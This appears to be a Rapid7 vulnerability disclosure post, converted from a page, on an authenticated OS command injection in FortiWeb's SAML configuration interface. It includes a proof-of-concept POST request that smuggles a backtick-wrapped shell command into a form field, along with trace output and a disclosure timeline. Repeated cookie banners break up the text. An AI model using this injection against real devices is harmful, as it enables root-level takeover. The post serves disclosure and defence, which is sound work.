**RAPID** 

PLATFORM Y PRODUCTS Y SERVICES Y RESOURCES Y COMPANY Y PARTNERS

EN ~

■ SIGN IN

Blog

**Vulnerability** Management

**MDR** 

**Detection &** Response

Cloud Security

Metasploit

All Topics



# **Fortinet FortiWeb OS Command Injection**

Aug 17, 2021 | 5 min read | Tod Beardsley







Last updated at Wed, 27 Dec 2023 14:59:55 GMT

An OS command injection vulnerability in FortiWeb's management interface (version 6.3.11 and prior) can allow a remote, authenticated attacker to execute arbitrary commands on the system, via the SAML server configuration page. This is an instance of CWE-78: Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection') and has a CVSSv3 base score of 8.7 \( \tilde{\rm L}\). This vulnerability appears to be related to CVE-2021-22123, which was addressed in FG-IR-20-120 .

# **Product Description**

Fortinet FortiWeb is a web application firewall (WAF), designed to catch both known and unknown exploits targeting the protected web applications before they have a chance to execute. More about FortiWeb can be found at the vendor's website ...

# **Credit**

This issue was discovered by researcher William Vu of Rapid7. It is being disclosed in accordance with Rapid7's vulnerability disclosure policy.

# **Exploitation**

Rapid7 uses cookies and similar technologies as strictly necessary to make our site work. We and our partners would also like to set additional cookies to analyze your use of our site, to personalize and enhance your visit to our site and to show you more relevant content and advertising. These will be set only if you accept.

You can always review and change your cookie preferences through our cookie settings page. For more information, please read our Privacy Statement



### **Topics**

Metasploit (654)

Vulnerability

Management (359)

Research (236)

**Detection and Response** 

**Vulnerability Disclosure** 

**Emergent Threat** 

Response (141)

**Cloud Security (136)** 

**Security Operations (20)** 

### **Popular Tags**

Q Search Tags

Metasploit

Wrapup

**Metasploit Weekly** 

**Vulnerability** 

Management


Research

Logentries

**Detection and Response Accept Cookies** 

**Decline Cookies** 


**Cookies Settings** 




The HTTP POST request and response below demonstrates an example exploit of this vulnerability:

```
POST /api/v2.0/user/remoteserver.saml HTTP/1.1
Host: [redacted]
Cookie: [redacted]
User-Agent: [redacted]
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://[redacted]/root/user/remote-user/s
X-Csrftoken: 814940160
Content-Type: multipart/form-data; boundary=-----
Content-Length: 3068
Origin: https://[redacted]
Dnt: 1
Te: trailers
Connection: close
-------9435113111189957138163
Content-Disposition: form-data; name="q_type"
1
------9435113111189957138163
Content-Disposition: form-data; name="name"
`touch /tmp/vulnerable`
-------9435113111189957138163
Content-Disposition: form-data; name="entityID"
test
--------9435113111189957138163
```

Rapid7 uses cookies and similar technologies as strictly necessary to make our site work. We and our partners would also like to set additional cookies to analyze your use of our site, to personalize and enhance your visit to our site and to show you more relevant content and advertising. These will be set only if you accept.



Rapid7 uses cookies and similar technologies as strictly necessary to make our site work. We and our partners would also like to set additional cookies to analyze your use of our site, to personalize and enhance your visit to our site and to show you more relevant content and advertising. These will be set only if you accept.



Note the smuggled 'touch' command is concatenated in the mkdir shell command:

```
[pid 12867] execve("/migadmin/cgi-bin/fwbcgi", ["/m
[pid 13934] execve("/bin/sh", ["sh", "-c", "mkdir /
[pid 13935] execve("/bin/touch", ["touch", "/tmp/vu
[pid 13936] execve("/bin/mkdir", ["mkdir", "/data/e
```

Finally, the results of the 'touch' command can be seen on the local command line of the FortiWeb device:

```
/# ls -l /tmp/vulnerable
-rw-r--r-- 1 root 0 0 Jun 10
/#
```

# **Impact**

An attacker can leverage this vulnerability to take complete control of the affected device, with the highest possible privileges. They might install a persistent shell, crypto mining software, or other malicious software. In the unlikely event the management interface is exposed to the internet, they could use the compromised platform to reach into the affected network beyond the DMZ. Note, though, Rapid7 researchers were only able to identify less than three hundred total of these devices that appear to be exposing their management interfaces to the general internet.

Note that while authentication is a prerequisite for this exploit, this vulnerability could be combined with another authentication bypass issue, such as CVE-2020-29015 .


# Remediation

information, please read our Privacy Statement

In the absence of a patch, users are advised to disable

Rapid7 uses cookies and similar technologies as strictly necessary to make our site work. We and our partners would also like to set additional cookies to analyze your use of our site, to personalize and enhance your visit to our site and to show you more relevant content and advertising. These will be set only if you accept.


You can always review and change your cookie preferences through our cookie settings page. For more




# **Disclosure Timeline**


- June, 2021: Issue discovered and validated by William Vu
   of Rapid7
- Fri, Jun 11, 2021: Acknowledged by the vendor (ticket 132097)
- Wed, Aug 11, 2021: Follow up with the vendor
- Tue, Aug 17, 2021: Public disclosure via this post
- Tue, Aug 17, 2021: Vendor indicated that Fortiweb 6.4.1 is expected to include a fix, and will be released at the end of August

# NEVER MISS A BLOG Get the latest stories, expertise, and news about security today. SUBSCRIBE



Rapid7 uses cookies and similar technologies as strictly necessary to make our site work. We and our partners would also like to set additional cookies to analyze your use of our site, to personalize and enhance your visit to our site and to show you more relevant content and advertising. These will be set only if you accept.





Rapid7 uses cookies and similar technologies as strictly necessary to make our site work. We and our partners would also like to set additional cookies to analyze your use of our site, to personalize and enhance your visit to our site and to show you more relevant content and advertising. These will be set only if you accept.